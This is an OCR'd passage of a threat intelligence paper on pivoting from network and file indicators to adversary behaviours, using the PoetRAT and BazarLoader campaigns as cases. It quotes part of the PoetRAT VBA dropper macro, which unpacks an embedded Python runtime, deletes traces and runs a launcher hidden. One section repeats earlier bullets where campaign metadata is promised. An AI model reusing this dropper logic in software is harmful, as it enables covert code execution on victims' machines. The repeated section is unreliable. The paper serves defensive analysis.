
For proper pivoting, as described below, we can use these new observations to compare to other known xHunt-related indicators to determine commonalities that can be used for further hunting—for both domain and IP items.

Finally, Secure Sockets Layer (SSL)/Transport Layer Security (TLS) certificates, used for public key encryption, provide another network-centric avenue to pursue adversaries. For example, certificate patterns (along with other domain registration details) were hallmarks of activity linked to APT28 (also known as Fancy Bear) in the mid-2010s.[15] Examining artifacts such as certificate provider and certificate data, threat researchers and security analysts can identify commonalities that, in conjunction with items such as those described above, can enable the discovery of additional infrastructure—either historical or through various tools as such items are created.

Host-Based Indicators

Host-based artifacts, and especially malicious file objects, display a similar composite nature as infrastructure observables. Shown in the following image, we have file metadata and static analysis observables, as well as where and when the file was discovered or may have been created. Finally, items such as the behavioral characteristics created by the given file, and resulting detection and other logic, are available for use and analysis.

[15] ThreatConnect. A Song of Intel and Fancy. 16 March 2018.



On a static level, multiple potential observations emerge for analysis:

- **Strings:** While simple to obfuscate and at times completely absent, the presence of human-readable strings in binary or other files can be a powerful mechanism for both analysis, as well as discovery through use of frameworks such as YARA.[16] Even in those cases where strings are absent, this alone can serve as a sign of intent to obscure information, which can be a detection point on its own.

- **Binary Characteristics:** Items such as file imports and exports or even Portable Executable (PE) format section information (names and entropy) can be very revealing or highlight tendencies for a given adversary. Although requiring some technical understanding, these observables present powerful mechanisms for identifying malware functionality or attempts at obfuscation.

- **Metadata:** Items such as filenames, creation or compilation dates, and other observables can be incredibly useful artifacts for identifying or categorizing samples.


[16] YARA. Welcome to YARA's Documentation!.

- **Origin:** Identifying where and when a file emerged can be critically important in analyzing functionality and purpose. While researchers must be wary of treating such data from third-party repositories as authoritative, from internal sources, such information can be incredibly valuable.

- **Detections:** Antivirus or other detections on a file serve as a way to rapidly disposition an unknown object. Although antivirus descriptions are typically somewhat obscure, identifying similar items or linking through such classifications can enable further analysis or triage.

- **Behavioral Characteristics:** How a given file object acts and functions when run provide critical insights into purpose and capability. Furthermore, when such functionality extends to other files or network objects, cross-indicator analysis now becomes possible enabling further research and analysis.

To illustrate some of the above possibilities with an example, Cisco Talos reported on activity called “PoetRAT” in April 2020.[17] In this campaign, the adversary (unattributed to any known group as of this writing) used two sets of files: dropper documents for initial code execution, and several files (written in Python) for follow-on actions and persistence within victim environments. In this case, we have a wealth of host-specific indicators that we can use to identify foundational behaviors and tendencies for this adversary.



Focusing on the dropper documents, we can begin identifying items of interest simply by looking at document metadata. In the case of Visual Basic for Applications (VBA) macro-enabled documents, using the classic “.doc” format, associated with the campaign, we observe the following:

- **Origin:** Identifying where and when a file emerged can be critically important in analyzing functionality and purpose. While researchers must be wary of treating such data from third-party repositories as authoritative, from internal sources, such information can be incredibly valuable.

- **Detections:** Antivirus or other detections on a file serve as a way to rapidly disposition an unknown object. Although antivirus descriptions are typically somewhat obscure, identifying similar items or linking through such classifications can enable further analysis or triage.


- **Behavioral Characteristics:** How a given file object acts and functions when run provide critical insights into purpose and capability. Furthermore, when such functionality extends to other files or network objects, cross-indicator analysis now becomes possible enabling further research and analysis.

[17] Mercer, Warren; Rascagneres, Paul; and Ventura, Vitor. Cisco Talos Intelligence Group. PoetRAT: Python RAT Uses COVID-19 Lures to Target Azerbaijan Public and Private Sectors. 16 April 2020

Similar metadata characteristics are also observable in the Dynamic Data Exchange (DDE) documents using the ".docx" format associated with this campaign.[18]Analysis yields further identifiable objects from embedded VBA macros in the macro-enabled documents.

Seen in the image below, there are various command-line parameters and calls to system tools as well as references to file names and locations. Combined with the odd but distinctive verse (a selection from Shakespeare's Sonnet 116),[19] we possess multiple characteristics to identify this and similar documents.

[18] 8 Kedem, Migo. SentinelOne. Malware Embedded in Microsoft Office Documents | DDE Exploit (MACROLESS). 6 July 2018.
[19] Shakespeare, William. Poetry Foundation. Sonnet 116: Let Me Not to the Marriage of True Minds. 2021.




```
    'Copy
    Call Shell("cmd /c copy " + Docer + " " + User + "\docer.doc", vbHide)
    deay (4)
    data = bin2var(User + "\docer.doc")
    data = Right(data, 7074638)
    var2bin User + "\smile.zip", data

    bla = VBA.FileSystem.Dir(User + "\Python37", vbDirectory)
    If bla <> VBA.Constants.vbNullString Then
        Call Shell("cmd /c rmdir /s /q " + User + "\Python37", vbHide)
        deay (2)
    End If
    'Unzip
    Unzip User + "\smile.zip", User, "Python37"
    'Clean
    Kill User + "\smile.zip"
    Kill User + "\docer.doc"
    'Run
    Call Shell(""" & User & "\Python37\python.exe" & """ """ & User & "\Python37\launcher.py" & """, vbHide)
End Sub

Function bin2var(filename As String) As String

'Which alters when it alteration finds,
'Or bends with the remover to remove.
    Dim f As Integer
    f = FreeFile()
    Open filename For Binary Access Read Lock Write As #f
        bin2var = Space(FileLen(filename))
        Get #f, , bin2var
    Close #f
'O no! it is an ever-fixed mark
'That looks on tempests and is never shaken;

End Function
'It is the star to every wand'ring bark,
'Whose worth 's unknown, although his height be taken.
'Love 's not Time's fool, though rosy lips and cheeks
'Within his bending sickle's compass come;
```

Similar observables emerge when examining PE files. For example, a BazarLoader campaign from January 2021 utilized various structural features similar to multiple earlier campaigns from at least mid-December 2020.[20] As previously documented by DomainTools researchers, initial campaigns leveraged the following commonalities:

- A combination of signed binaries with Russian-language organization names.
- File naming patterns of “document,” “corp,” or “report” among other items.
- Compilation times within hours of executable delivery.
- Similar PE file size and PE header structure.

The following shows an example of certificates used in this campaign.

[20] Slowik, Joe. DomainTools. Holiday Bazar: Tracking a TrickBot-Related Ransomware Incident. 06 Jan. 2021. Morrow, Dax. AT&T Alien Labs. TrickBot BazarLoaded In-Depth. 19 May 2020. Goody, Kimberly; Kennelly, Jeremy; Shilko, Joshua; Elovitz, Steve; Bienstock, Douglas. FireEye. Unhappy Hour Special: KEGTAP and SINGLEMALT with a Ransomware Chaser. 28 Oct. 2020.



In a follow-on campaign on 27 January 2021, certain elements of the BazarLoader structure changed. A new, but similarly-structured certificate ("OOO" prefix issued from Sectigo) appeared, while many other aspects remained the same. However, these samples also featured a new observable in a Program Database (PDB) string[21]. For this campaign, samples displayed the following:

```
TypeScript
E:\WindowsSDK7-Samples-master\WindowsSDK7-Samples-master\Touch\MTScratchpadRTStylus\cpp\x64\Release\MTScratchpadRTStylus.pdb
```

Mimicking or masquerading as a legitimate Microsoft utility[22], this PDB string combined with other "tells" (signing certificate, binary name, binary structure) to connect to previous BazarLoader campaigns. Then, just one day later on 28 January 2021, a large number of these observables changed, such as using a completely new code signing certificate structure—except file naming schema and the newly-observed PDB string from the previous day remained constant with previous observations.

[21] Miller, Steve. FireEye. Definitive Dossier of Devilish Debug Details — Part One: PDB Paths and Malware. 29 Aug. 2019.
[22] Microsoft. Windows Touch Scratchpad Using the Real-Time Stylus Sample (C++). 18 Feb. 2020.

Based on an examination of antimalware solution engines in VirusTotal, these samples largely evaded detection by multiple products—but identification via the signifiers above continued to track to BazarLoader samples with very high confidence.

Overall, such activity links to several fundamental behaviors: attempting to blend in to environments, mimicking or hollowing out legitimate software packages, and subverting trust mechanisms through the use of code signing certificates. By identifying the characteristics of this activity as expressed in the underlying binaries, analysts can not only discover additional samples with the same characteristics but also develop detection methodologies around the root behaviors.


Composite Objects to Behaviors

At first glance, one could argue that we simply “exploded” our initial indicators to arrive at a second-order number of follow-on observations. Yet this fails to understand the precise utility of what we just performed in the previous steps. For rather than representing quasi-unique observations of adversary activity (such as a hash value or domain name), the various subcomponents will manifest as commonalities in similarly structured items.

Adversaries need to create infrastructure, tools, or other artifacts to engage in operations. As part of this creation process, whether for writing and compiling malware or registering new network infrastructure, certain fundamental tendencies will likely be exhibited by the adversary. These tendencies—fundamental behaviors of the adversary—allow us to better understand the adversary’s operations as well as fuel the pivoting process.

Furthermore, while adversaries may innovate along certain elements of their activity, the likelihood that they will alter behaviors fundamentally across all phases of operations from one campaign to the next are less likely given the effort and resources involved.

This phenomenon is observed in the BazarLoader campaign discussed in the previous section. In this example, adversary alterations to the binaries and related aspects were sufficient to evade antimalware detection, but still retained observables from past campaigns allowing for alert CTI practitioners to continue tracking this activity. Such items—PDB strings for binary creation, binary naming schema, and even preferred hosting or name server infrastructure for Command and Control (C2) domains—are the initial data points that CTI analysts can leverage in conjunction with other observables to begin a process of iterative, high-confidence pivoting.



As shown in the above image, analysts can link adversary observations through various underlying tendencies or consistencies, which in turn enables follow-on identification and tracking. By understanding the significance of and relationships between these underlying observables, CTI analysts can either search in historical information for similarly-structured items or leverage such understanding for proactive defensive measures when paired with indicator enrichment.


From an analyst's perspective, the indicator becomes the central object of concern, but only to the extent that additional information and context can be extracted from it.

Such extraction requires not only work but also information. In the case of file objects, possession of the file is sufficient to answer most of these questions,save contextual items such as time and location of discovery (especially if sourced from a third-party or commercial repository). For network items, external enrichment is often necessary either via direct action to draw information from or about an item of interest or indirectly through third parties gathering such information on an analyst's behalf. In either situation, timeliness is also an important feature given the possibility for changes in infrastructure aspect following a campaign or after discovery. Nonetheless, a continuous process of indicator investigation and analysis is necessary to extract root adversary behaviors from otherwise atomic observables.

For those familiar with concepts such as David Bianco's "Pyramid of Pain,[23]" pictured left, an emphasis on indicator-based analysis at first appears to be dwelling at the bottom of this model. At this level, specific artifacts are transient, easily changed, and likely useless for forward-looking defense and of limited utility for anything but historic CTI analysis.

However, by "exploding" indicators into their component parts and understanding how these pieces function relative to the purpose of the indicator, we can begin moving up the pyramid towards more fundamental aspects of adversary behaviors. While a single domain, or even a group of such objects, may only shed light on a specific campaign, identifying the registration and hosting commonalities for this group can not only identify additional observables of interest but also reveal critical behavioral consistencies for the given adversary.

By identifying and tracking these commonalities at the indicator subcomponent level, CTI analysts can start uncovering attacker tendencies for continuous tracking and identification purposes. Enriching and expanding on raw indicators thus provides the basis upon which a robust, repeatable process of informed pivoting may rest.




[23] Enterprise Detection & Response. The Pyramid of Pain. 17 Jan. 2014 .

Behavior-Centric Models of Pivoting on Composite Indicators

We can now pursue a methodology of pivoting. Pivoting is indicator-driven, and an analyst generates indicators through the process of pivoting in both internal and external datasets. Yet these observations represent intermediate, means-to-an-end observations that serve as the artifacts upon which we construct and identify something far more significant: adversary tendencies and behavioral patterns. Indicators on their own are specific expressions of adversary behavior at a specific point in time.

An IP address, domain name, or malware hash value all represent instantiations of adversary methodology, and in themselves are of limited value to understand the root behavior behind them. However, when examined along with similar samples and observations using the methodologies described earlier of looking at indicators as composite objects, an analyst can reveal the components or characteristics of underlying adversary behaviors



Illustrated above, analysis starts with an indicator; but rather than ending at this point or merely looking to identify additional, tangentially related observations, matters are extended. In the above scenario, an analyst starts with an indicator, but uses this as a means to explore adversary behaviors. The process here is iterative and self-referencing, as new discoveries must be grounded in previous observations to both determine the closeness of "fit" to original data and identify variations in adversary activity that might indicate a change in aspect.

For example, as discussed previously in terms of late 2020 and early 2021 BazarLoader campaigns, analysts may identify multiple characteristics of adversary operations that link various observations: file naming schema, PE file structure, code signing patterns, and other items of interest. By maintaining a continuous search for items matching these tendencies, analysts can continuously identify new, related observations, and also reveal interesting evolutions in adversary behavior over time if the adversary does not completely change all aspects of their operation. In the case of the BazarLoader campaigns, continuity in various aspects and then the addition of another identifier (PDB string) enabled identification of a new campaign that completely altered many aspects of binary structure and appearance—but not all.

An approach of indicator enrichment and understanding followed by continuous searching and hunting in available datasets creates the foundation for a robust and repeatable pivoting process. By understanding the fundamentals behind a given set of observables and mapping the interactions between them, CTI analysts can begin understanding the tendencies linking these items for historical research and future-oriented defensive planning. To begin, as documented in previous sections on host and network indicators, analysts must understand and enrich indicators. This process includes understanding critical items that underpin or make up indicator existence and functionality. Once completed, analysts can then look through available datasets to identify commonalities between indicators tied to a single entity or actor.

Analysts use these commonalities as the basis on which further connections and linkages are built, and form the start point for developing a behavioral understanding of adversary operations. Once analysts identify adversary tendencies as reflected in component data, then analysts can begin applying this understanding in available datasets to search for additional items. However, as stressed repeatedly throughout this discussion, further discoveries are not ends in themselves, but rather means to refine, revise, or alter the understanding of fundamental adversary behaviors.

By incorporating continuous analysis, questioning, and enrichment into the process of pivoting, analysts ensure that they do not stray too far from original baseline data. Additionally, this process also enables the detection of variations or alterations in adversary tradecraft so that models and understanding can coevolve with shifts in adversary behavior.

Done in a continuous, iterative fashion, analysts can, after initial discovery of a sufficient corpus of adversary indicators and related information, develop a collection and monitoring program capable of detecting and identifying further instantiations of adversary activity until that actor revises nearly all relevant aspects of their operation to evade surveillance.

To ensure accuracy and relevancy, analysts must continually examine new information in light of previous observations. In doing so, analysts avoid the intuitive (but limited) guidance of “no more than three pivots” and similar sayings as exploration of data sets along the lines of indicator components is continuously grounded in comparison to originating observations.

Failure to adhere to this iterative and reductive process means we begin to remove ourselves from a rigorous investigation of data for further observations and instead move into untethered exploration. While such activity may be easier, it also has the potential to lead to unwarranted or inaccurate pivoting, which results in poor clusters and unjustified links.

Conclusion

A pivoting process focused on sub-indicator observables correlated to adversary tendencies can succeed in not just identifying new indicators, but also outline fundamentals of adversary operations and tendencies. By performing such operations in a continuous and iterative fashion, researchers and analysts ensure they do not stray too far from “ground truth” observations while also enabling persistent research and engagement with adversary operations.

Applied in a rigorous and continuous fashion, analysts ensure that they maintain awareness of known adversary operations. Additionally, with the exception of rare instances where an adversary completely revolutionizes all aspects of operations simultaneously, analysts will be able to identify evolutionary changes in adversary tradecraft to ensure coevolution with malicious operations. Analysts will therefore be able to seize initiative from threat actors through continuous, potentially near real-time identification of adversary operations for defensive and tracking purposes.

This paper did not seek to produce a formulaic or similar definition of pivoting. Yet after a thorough investigation of the indicator, its subcomponents, and how such items link together to identify adversary tendencies, we arrive at a more robust manner of describing and performing the practice of pivoting. Although more work is required to further enrich this concept, analysts can nonetheless advance pivoting specifically and the practice of CTI in general from intuitive art toward repeatable science in adopting the methodologies described above.

References

Bellon, Lorraine. Cisco Umbrella. What is the Difference Between Authoritative and Recursive DNS servers?. 16 June 2020.

Cloudflare. What is a Domain Name Registrar?. 2021.

Dittirich, Dave and Carpenter, Katherine. Threatpost. Misunderstanding Indicators of Compromise. 21 April 2016.

Enterprise Detection & Response. The Pyramid of Pain. 17 Jan. 2014.

Falcone, Robert. Palo Alto Networks. xHunt Campaign: New BumbleBee Webshell and SSH Tunnels Used for Lateral Movement. 22 Jan. 2021.

FireEye. Have You Pivoted Yet? Rapidly Move Between Data and Intelligence for Correlation and Alert Prioritization. 14 Oct. 2015.

Gibb, Will and Kerr, Devon. FireEye. OpenIOC: Back to the Basics. 01 Oct. 2013.

Goody, Kimberly; Kennelly, Jeremy; Shilko, Joshua; Elovitz, Steve; Bienstock, Douglas. FireEye. Unhappy Hour Special: KEGTAP and SINGLEMALT with a Ransomware Chaser. 28 Oct. 2020.

ICANN. Data Protection/Privacy Issues.

ICANN. Welcome Registry Operators.

Intersoft consulting. General Data Protection Regulation (GDPR).

Kedem, Migo. SentinelOne. Malware Embedded in Microsoft Office Documents | DDE Exploit (MACROLESS). 6 July 2018.

Kerr, Devon and Gibb, Will. FireEye. OpenIOC Series: Investigating with Indicators of Compromise (IOCs) — Part 1. 16 Dec. 2013.

Lee, Robert M. Critiques of the DHS/FBI's GRIZZLY STEPPE Report. 20 Dec. 2016.

Mercer, Warren; Rascagneres, Paul; and Ventura, Vitor. Cisco Talos Intelligence Group. PoetRAT: Python RAT Uses COVID-19 Lures to Target Azerbaijan Public and Private Sectors. 16 April 2020.

Microsoft. Windows Touch Scratchpad Using the Real-Time Stylus Sample (C++). 18 Feb. 2020.

Miller, Steve. FireEye. Definitive Dossier of Devilish Debug Details — Part One: PDB Paths and Malware. 29 Aug. 2019.

Morrow, Dax. AT&T Alien Labs. TrickBot BazarLoaded In-Depth. 19 May 2020. Namecheap. What is Domain Privacy?. 2021.

Namecheap. What is a TLD?. 2021.

NCCIC. GRIZZLY STEPPE—Russian Malicious Cyber Activity. 29 Dec. 2016.

Shakespeare, William. Poetry Foundation. Sonnet 116: Let Me Not to the Marriage of True Minds. 2021.

Slowik, Joe. DomainTools. Analyzing Network Infrastructure as Composite Objects. 18 Nov. 2020.

Slowik, Joe. DomainTools. Extrapolating Adversary Intent Through Infrastructure. 22 Nov. 2020.

Slowik, Joe. DomainTools. Holiday Bazar: Tracking a TrickBot-Related Ransomware Incident. 06 Jan. 2021.

Slowik, Joe. Stranded on Pylos. Indicators and Network Defense. 16 May 2018.

ThreatConnect. A Song of Intel and Fancy. 16 March 2018.

ThreatConnect. ThreatConnect How To: Pivoting & Exporting Data. 15 Feb. 2015.

Waterman, Shaun. CyberScoop. DHS Slammed for Report on Russian Hackers. 6 Jan. 2017.

Wilson, Doug. FireEye. The History of OpenIOC. 17 Sept. 2013.

YARA. Welcome to YARA's Documentation!.